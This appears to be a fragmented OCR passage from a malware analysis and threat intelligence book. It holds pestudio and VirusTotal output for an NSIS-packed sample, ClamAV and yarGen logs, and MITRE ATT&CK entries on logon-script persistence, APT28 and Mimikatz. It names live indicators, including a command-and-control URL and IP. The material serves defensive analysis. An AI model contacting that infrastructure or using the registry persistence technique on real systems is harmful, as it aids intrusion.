file-header (Dec.2009)
optional-header (GUI)
directories (3)
sections (wait...)
libraries (wait...)
functions (wait...)
exports (n/a)
tls-callbacks (n/a)
.NET (wait...)
resources (6)
strings (wait...)
debug (n/a)
manifest (asInvoker)
version (n/a)
overlay (wait...)
property value
md5 79A9D9AAD7AA0F173D507CE40795FB1A
sha1 8FC6DAA41EDAC90D5851B2EB514816E300F3140F
sha256 6B69DE892DF50DE9A94577FED5A2CBB099820F7CA618771A93CCA4DE6196D242
first-bytes-hex 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text M Z @
file-size 165186 bytes
entropy 7.860
imphash n/a
signature Nullsoft PiMP Stub -> SFX
tooling Visual Studio 2003
entry-point 81 EC 80 01 00 00 53 55 56 33 DB 57 89 5C 24 18 C7 44 24 10 30 91 40 00 33 F6 C6 44 24 14 20 FF 15
file-version n/a
description n/a
file-type executable
cpu 32-bit
subsystem GUI
compiler-stamp 0x4B1AE3C6 (Sat Dec 05 22:50:46 2009 | UTC)
debugger-stamp n/a
resources-stamp 0x00000000 (Thu Jan 01 00:00:00 1970 | UTC)
import-stamp 0x00000000 (Thu Jan 01 00:00:00 1970 | UTC)
sha256: 6B69DE892DF50DE9A94577FED5A2CBB099820F7CA618771A93CCA4DE6196D242
cpu: 32-bit
file-type: executable
subsystem: GUI
entry-point: 0x0000323


pestudio 9.37 - Malware Initial Assessment - www.winitor.com
file settings about
c:\users\flare\desktop\6b69de892df50de9a94577
indicators (50)
virustotal (40/69)
dos-header (64 bytes)
dos-stub (152 bytes)
rich-header (Visual Studio)
file-header (Dec.2009)
optional-header (GUI)
directories (3)
sections (virtualized)
libraries (8) *
functions (155)
exports (n/a)
tls-callbacks (n/a)
.NET (n/a)
resources (6)
strings (4945)
debug (n/a)
manifest (asInvoker)
version (n/a)
overlay (Nullsoft)
indicator (50) detail level
functions > flag count: 29 1
strings > flag count: 33 1
file > embedded signature: Nullsoft, location: overlay, offset: 0x00008000, size: 132418 1
URL > pattern url: http://nsis.sf.net/NSIS_Error 1
file > score > virustotal value: 40/69 1
functions > anonymous count: 1 2
file > checksum > invalid expected: 0x0003560B 2
overlay > signature name: Nullsoft 2
section > virtualized section: .ndata 2
overlay > size value: 132418 bytes 2
overlay > entropy value: 7.999 2
overlay > file-ratio value: 80.16% 2
resources > instances > standard count: 6 3
file > signature name: Nullsoft PiMP Stub -> SFX 3
resources > manifest name: Nullsoft.NSIS.exehead 3
file > os > target name: Windows NT 4.0 3
function > group name: administration 3
function > group name: data-exchange 3
function > group name: diagnostic 3
function > group name: dynamic-library 3
cpu: 32-bit
file-type: executable
subsystem: GUI
entry-point: 0x0000323


pestudio 9.37 - Malware Initial Assessment - www.winitor.com
file settings about
c:\users\flare\desktop\6b69de892df50de9a94577
indicators (50)
virustotal (40/69)
dos-header (64 bytes)
dos-stub (152 bytes)
rich-header (Visual Studio)
file-header (Dec.2009)
optional-header (GUI)
directories (3)
sections (virtualized)
libraries (8) *
functions (155)
exports (n/a)
tls-callbacks (n/a)
.NET (n/a)
resources (6)
strings (4945)
debug (n/a)
manifest (asInvoker)
version (n/a)
overlay (Nullsoft)
encoding (2) size (bytes) location flag (33) hint (100) value (4945)
ascii 11 0x0000705A - function RegCloseKey
ascii 17 0x000070A8 - function ImageList_Destroy
ascii 19 0x000070BC - function ImageList_AddMasked
ascii 16 0x000070D2 - function ImageList_Create
ascii 16 0x000070F4 - function CoCreateInstance
ascii 15 0x00007108 - function OleUninitialize
ascii 13 0x0000711A - function OleInitialize
ascii 13 0x0000712A - function CoTaskMemFree
ascii 25 0x0000721C - format-string verifying installer: %d%%
ascii 20 0x00007238 - format-string unpacking data: %d%%
ascii 8 0x00007250 - format-string ... %d%%
ascii 9 0x000073EC - format-string %u.%u%s%s
ascii 9 0x00007552 - format-string %s=%s\r\n
ascii 5 0x0000BEED - format-string 9%sS\
ascii 4 0x00011A09 - format-string Xf%s
ascii 4 0x00018C48 - format-string Q%s
ascii 12 0x00006AD4 - file KERNEL32.dll
ascii 10 0x00006ED8 - file USER32.dll
ascii 9 0x00006F6A - file GDI32.dll
sha256: 6B69DE892DF50DE9A94577FED5A2CBB099820F7CA618771A93CCA4DE6196D242
cpu: 32-bit
file-type: executable
subsystem: GUI
entry-point: 0x0000323



Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-HNMD9G6\flare] (Administrator)
File Options View Process Find Users Help
<Filter by name>
Process CPU Private Bytes Working Set PID Description Company Name
Registry 11,892 K 76,664 K 92
System Idle Process < 0.01 60 K 8 K 0
System 2.82 196 K 20 K 4
Interrupts 12.67 0 K 0 K n/a Hardware Interrupts and DPCs
smss.exe 1,060 K 424 K 304 Windows Session Manager Microsoft Corporation
Memory Compression 80 K 1,284 K 2032
csrss.exe 1,800 K 2,840 K 424 Client Server Runtime Process Microsoft Corporation
wininit.exe 1,328 K 3,276 K 504 Windows Start-Up Application Microsoft Corporation
services.exe 2.82 5,132 K 8,568 K 648 Services and Controller app Microsoft Corporation
svchost.exe < 0.01 9,640 K 24,744 K 768 Host Process for Windows S... Microsoft Corporation
WmiPrvSE.exe < 0.01 14,060 K 26,720 K 744 WMI Provider Host Microsoft Corporation
StartMenuExperienceHo... 31,436 K 77,972 K 5868
RuntimeBroker.exe 6,484 K 25,808 K 5940 Runtime Broker Microsoft Corporation
RuntimeBroker.exe 0.70 17,644 K 45,200 K 6128 Runtime Broker Microsoft Corporation
SearchApp.exe < 0.01 128,112 K 208,536 K 4640 Search application Microsoft Corporation
TextInputHost.exe < 0.01 13,368 K 40,284 K 416 Microsoft Corporation
dllhost.exe 3,352 K 9,780 K 2836 COM Surrogate Microsoft Corporation
dllhost.exe 1,732 K 7,308 K 2652 COM Surrogate Microsoft Corporation
MoUsoCoreWorker.exe 57,968 K 73,980 K 2436 MoUSO Core Worker Process Microsoft Corporation
UserOOBEBroker.exe 1,884 K 6,752 K 7328 User OOBE Broker Microsoft Corporation
RuntimeBroker.exe 4,548 K 20,032 K 7820 Runtime Broker Microsoft Corporation
WmiPrvSE.exe 2,784 K 9,316 K 5624 WMI Provider Host Microsoft Corporation
UserOOBEBroker.exe 1,912 K 8,568 K 6192 User OOBE Broker Microsoft Corporation
svchost.exe < 0.01 7,360 K 13,560 K 896 Host Process for Windows S... Microsoft Corporation
svchost.exe 2,452 K 5,356 K 948 Host Process for Windows S... Microsoft Corporation
svchost.exe 2,224 K 7,720 K 912 Host Process for Windows S... Microsoft Corporation
svchost.exe < 0.01 1,404 K 3,016 K 1044 Host Process for Windows S... Microsoft Corporation
svchost.exe 2,312 K 7,880 K 1052 Host Process for Windows S... Microsoft Corporation
svchost.exe 1,232 K 2,272 K 1060 Host Process for Windows S... Microsoft Corporation
svchost.exe 1,848 K 9,872 K 1068 Host Process for Windows S... Microsoft Corporation
CPU Usage: 99.97% Commit Charge: 27.91% Processes: 133 Physical Usage: 38.79%


msedge.exe 7,096 K 20,5... 6696 Micr... Microsoft Corporation
msedge.exe 14,652 K 34,6... 180 Micr... Microsoft Corporation
msedge.exe 33,700 K 90,3... 904 Micr... Microsoft Corporation
PCHealthCheck.exe 75,716 K 107,... 6916 0/72
ResourceHacker.exe 12,980 K 38,3... 408 Res... Angus Johnson


The following process wants to run:
X
Process: notepad.exe
Process ID: 180
Parent Process: explorer
Allow run
Keep suspended


SnippingTool.exe 5.55
notepad.exe Suspended

SnippingTool.exe notepad.exe	0.71





Malicious


SHA256
6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de6196d242

VIRUSTOTAL Report (40 / 69 Detections)

pe i386 NSIS







Type	IOC	Source Type
Address	http://www.ibsensoftware.com/	Extracted malware configuration
Address	http://aft-forge-tw.com/Bn4/fre.php	Extracted malware configuration, Network communication
IP	162.255.119.41	Network communication
Domain	aft-forge-tw.com	Network communication


```
# Comment or remove the line below.
Example
```


```
FLARE Wed 07/27/2022 15:29:10.44
C:\Program Files\ClamAV>freshclam.exe
Creating missing database directory: C:\Program Files\ClamAV\database
ClamAV update process started at Wed Jul 27 15:29:49 2022
daily database available for download (remote version: 26615)
Time:    3.6s, ETA:    0.0s [========================>]   56.54MiB/56.54MiB
Testing database: 'C:\Program Files\ClamAV\database\tmp.268c323a4b\clamav-07b19f04b1dca21dd54086b26b4e6574.tmp-daily.cvd
' ...
[LibClamAV] ************************************************
[LibClamAV] ***      Virus database timestamp in the future!   ***
[LibClamAV] ***  Please check the timezone and clock settings  ***
[LibClamAV] ************************************************
Database test passed.
```

```
C:\Program Files\ClamAV>clamscan.exe "C:\Users\flare\Documents\Suspected Malware"
Loading:    23s, ETA:   0s [========================>]    8.62M/8.62M sigs
Compiling:   3s, ETA:   0s [========================>]       41/41 tasks

C:\Users\flare\Documents\Suspected Malware\2021-10-13-startup-menu-link-for-Dridex.bin: OK
C:\Users\flare\Documents\Suspected Malware\6af883bf1731e3c56ed7e1d90d15247a7e6b9c66ea03873c2793d34a7443c846.exe: OK
C:\Users\flare\Documents\Suspected Malware\6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de6196d242.exe: OK
C:\Users\flare\Documents\Suspected Malware\CustomShellHost.exe: OK
C:\Users\flare\Documents\Suspected Malware\data.dll: OK
C:\Users\flare\Documents\Suspected Malware\DUI70.dll: OK
C:\Users\flare\Documents\Suspected Malware\dwmapi.dll: OK
C:\Users\flare\Documents\Suspected Malware\k.js: OK
C:\Users\flare\Documents\Suspected Malware\qui.zip: Xls.Downloader.SquirrelWaffle1021-9903731-0 FOUND
C:\Users\flare\Documents\Suspected Malware\Stolen_Images_Evidence.iso: OK
```

```
remnux@remnux:~/yarGen-master$ python3 yarGen.py -m /home/remnux/Downloads/malware_samples/
--------------------------------------------------------------------------------
                    _____
    __ _____ _____/ ___/__ ___
   / // / _ `/ __/ (_ / -_) _ \
   \_, /\_,_/_/  \___/\__/_//_/
  /___/  Yara Rule Generator
         Florian Roth, July 2020, Version 0.23.3

  Note: Rules have to be post-processed
  See this post for details: https://medium.com/@cyb3rops/121d29322282
--------------------------------------------------------------------------------
```

Chapter 17: Leveraging Threat Intelligence





Persistence

The adversary is trying to maintain their foothold.

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

ID: TA0003
Created: 17 October 2018
Last Modified: 19 July 2019

Version Permalink

Boot or Logon Initialization Scripts

Sub-techniques (5)

Adversaries may use scripts automatically executed at boot or logon initialization to establish persistence. Initialization scripts can be used to perform administrative functions, which may often execute other programs or send information to an internal logging server. These scripts can vary based on operating system and whether applied locally or remotely.

Adversaries may use these scripts to maintain persistence on a single system. Depending on the access configuration of the logon scripts, either local credentials or an administrator account may be necessary.

An adversary may also be able to escalate their privileges since some boot or logon initialization scripts run with higher privileges.

ID: T1037

Sub-techniques: T1037.001, T1037.002, T1037.003, T1037.004, T1037.005

ⓘ Tactics: Persistence, Privilege Escalation

ⓘ Platforms: Linux, Windows, macOS

ⓘ CAPEC ID: CAPEC-564

Version: 2.1

Created: 31 May 2017

Last Modified: 01 April 2022

Version Permalink

Procedure Examples

ID	Name	Description
G0007	APT28	An APT28 loader Trojan adds the Registry key `HKCU\Environment\UserInitMprLogonScript` to establish persistence.[3]
S0438	Attor	Attor's dispatcher can establish persistence via adding a Registry key with a logon script `HKEY_CURRENT_USER\Environment "UserInitMprLogonScript"`.[4]
G0080	Cobalt Group	Cobalt Group has added persistence by registering the file name for the next stage malware under `HKCU\Environment\UserInitMprLogonScript`.[5]
S0044	JHUHUGIT	JHUHUGIT has registered a Windows shell script under the Registry key `HKCU\Environment\UserInitMprLogonScript` to establish persistence.[6][7]
S0526	KGH_SPY	KGH_SPY has the ability to set the `HKCU\Environment\UserInitMprLogonScript` Registry key to execute logon scripts.[8]
S0251	Zebrocy	Zebrocy performs persistence with a logon script via adding to the Registry key `HKCU\Environment\UserInitMprLogonScript`.[9]

APT28

APT28 is a threat group that has been attributed to Russia's General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTsSS) military unit 26165.[1] This group has been active since at least 2004.[2] [3] [4] [5] [6] [7] [8] [9] [10] [11] [12]

APT28 reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election. [4] In 2018, the US indicted five GRU Unit 26165 officers associated with APT28 for cyber operations (including close-access operations) conducted between 2014 and 2018 against the World Anti-Doping Agency (WADA), the US Anti-Doping Agency, a US nuclear facility, the Organization for the Prohibition of Chemical Weapons (OPCW), the Spiez Swiss Chemicals Laboratory, and other organizations.[13] Some of these were conducted with the assistance of GRU Unit 74455, which is also referred to as Sandworm Team.

ID: G0007

ⓘ Associated Groups: SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127

Contributors: Sébastien Ruel, CGI; Drew Church, Splunk; Emily Ratliff, IBM; Richard Gold, Digital Shadows

Version: 3.1

Created: 31 May 2017

Last Modified: 19 April 2021

Associated Group Descriptions

Name	Description
SNAKEMACKEREL	[14]
Swallowtail	[11]
Group 74	[15]
Sednit	This designation has been used in reporting both to refer to the threat group and its associated malware JHUHUGIT. [7] [6] [16] [3]
Sofacy	This designation has been used in reporting both to refer to the threat group and its associated malware. [5] [6] [4] [17] [3][15]
Pawn Storm	[6] [17][18]
Fancy Bear	[4] [16] [17] [3][15][11][19]
STRONTIUM	[16] [17] [20] [21][18]
Tsar Team	[17][15][15]
Threat Group-4127	[6]
TG-4127	[6]

Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1134	.001	Access Token Manipulation: Token Impersonation/Theft	APT28 has used CVE-2015-1701 to access the SYSTEM token and copy it into the current process as part of privilege escalation.[22]
Enterprise	T1583	.001	Acquire Infrastructure: Domains	APT28 registered domains imitating NATO, OSCE security websites, Caucasus information resources and other organizations.[5] [13]
Enterprise	T1595	.002	Active Scanning: Vulnerability Scanning	APT28 has performed large-scale scans in an attempt to find vulnerable servers.[23]
Enterprise	T1071	.003	Application Layer Protocol: Mail Protocols	APT28 used SMTP as a communication channel in various implants, initially using self-registered Google Mail accounts and later compromised email servers of its victims.[5]
		.001	Application Layer Protocol: Web Protocols	Later implants used by APT28, such as CHOPSTICK, use a blend of HTTP and other legitimate channels for C2, depending on module configuration.[5]

S0002	Mimikatz	[16]	Access Token Manipulation: SID-History Injection, Account Manipulation, Boot or Logon Autostart Execution: Security Support Provider, Credentials from Password Stores: Credentials from Web Browsers, Credentials from Password Stores, Credentials from Password Stores: Windows Credential Manager, OS Credential Dumping: LSASS Memory, OS Credential Dumping: DCSync, OS Credential Dumping: Security Account Manager, OS Credential Dumping: LSA Secrets, Rogue Domain Controller, Steal or Forge Kerberos Tickets: Silver Ticket, Steal or Forge Kerberos Tickets: Golden Ticket, Unsecured Credentials: Private Keys, Use Alternate Authentication Material: Pass the Hash, Use Alternate Authentication Material: Pass the Ticket


Mimikatz

